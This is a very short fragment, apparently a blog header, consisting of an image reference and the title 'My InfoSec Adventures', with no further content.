
 My InfoSec Adventures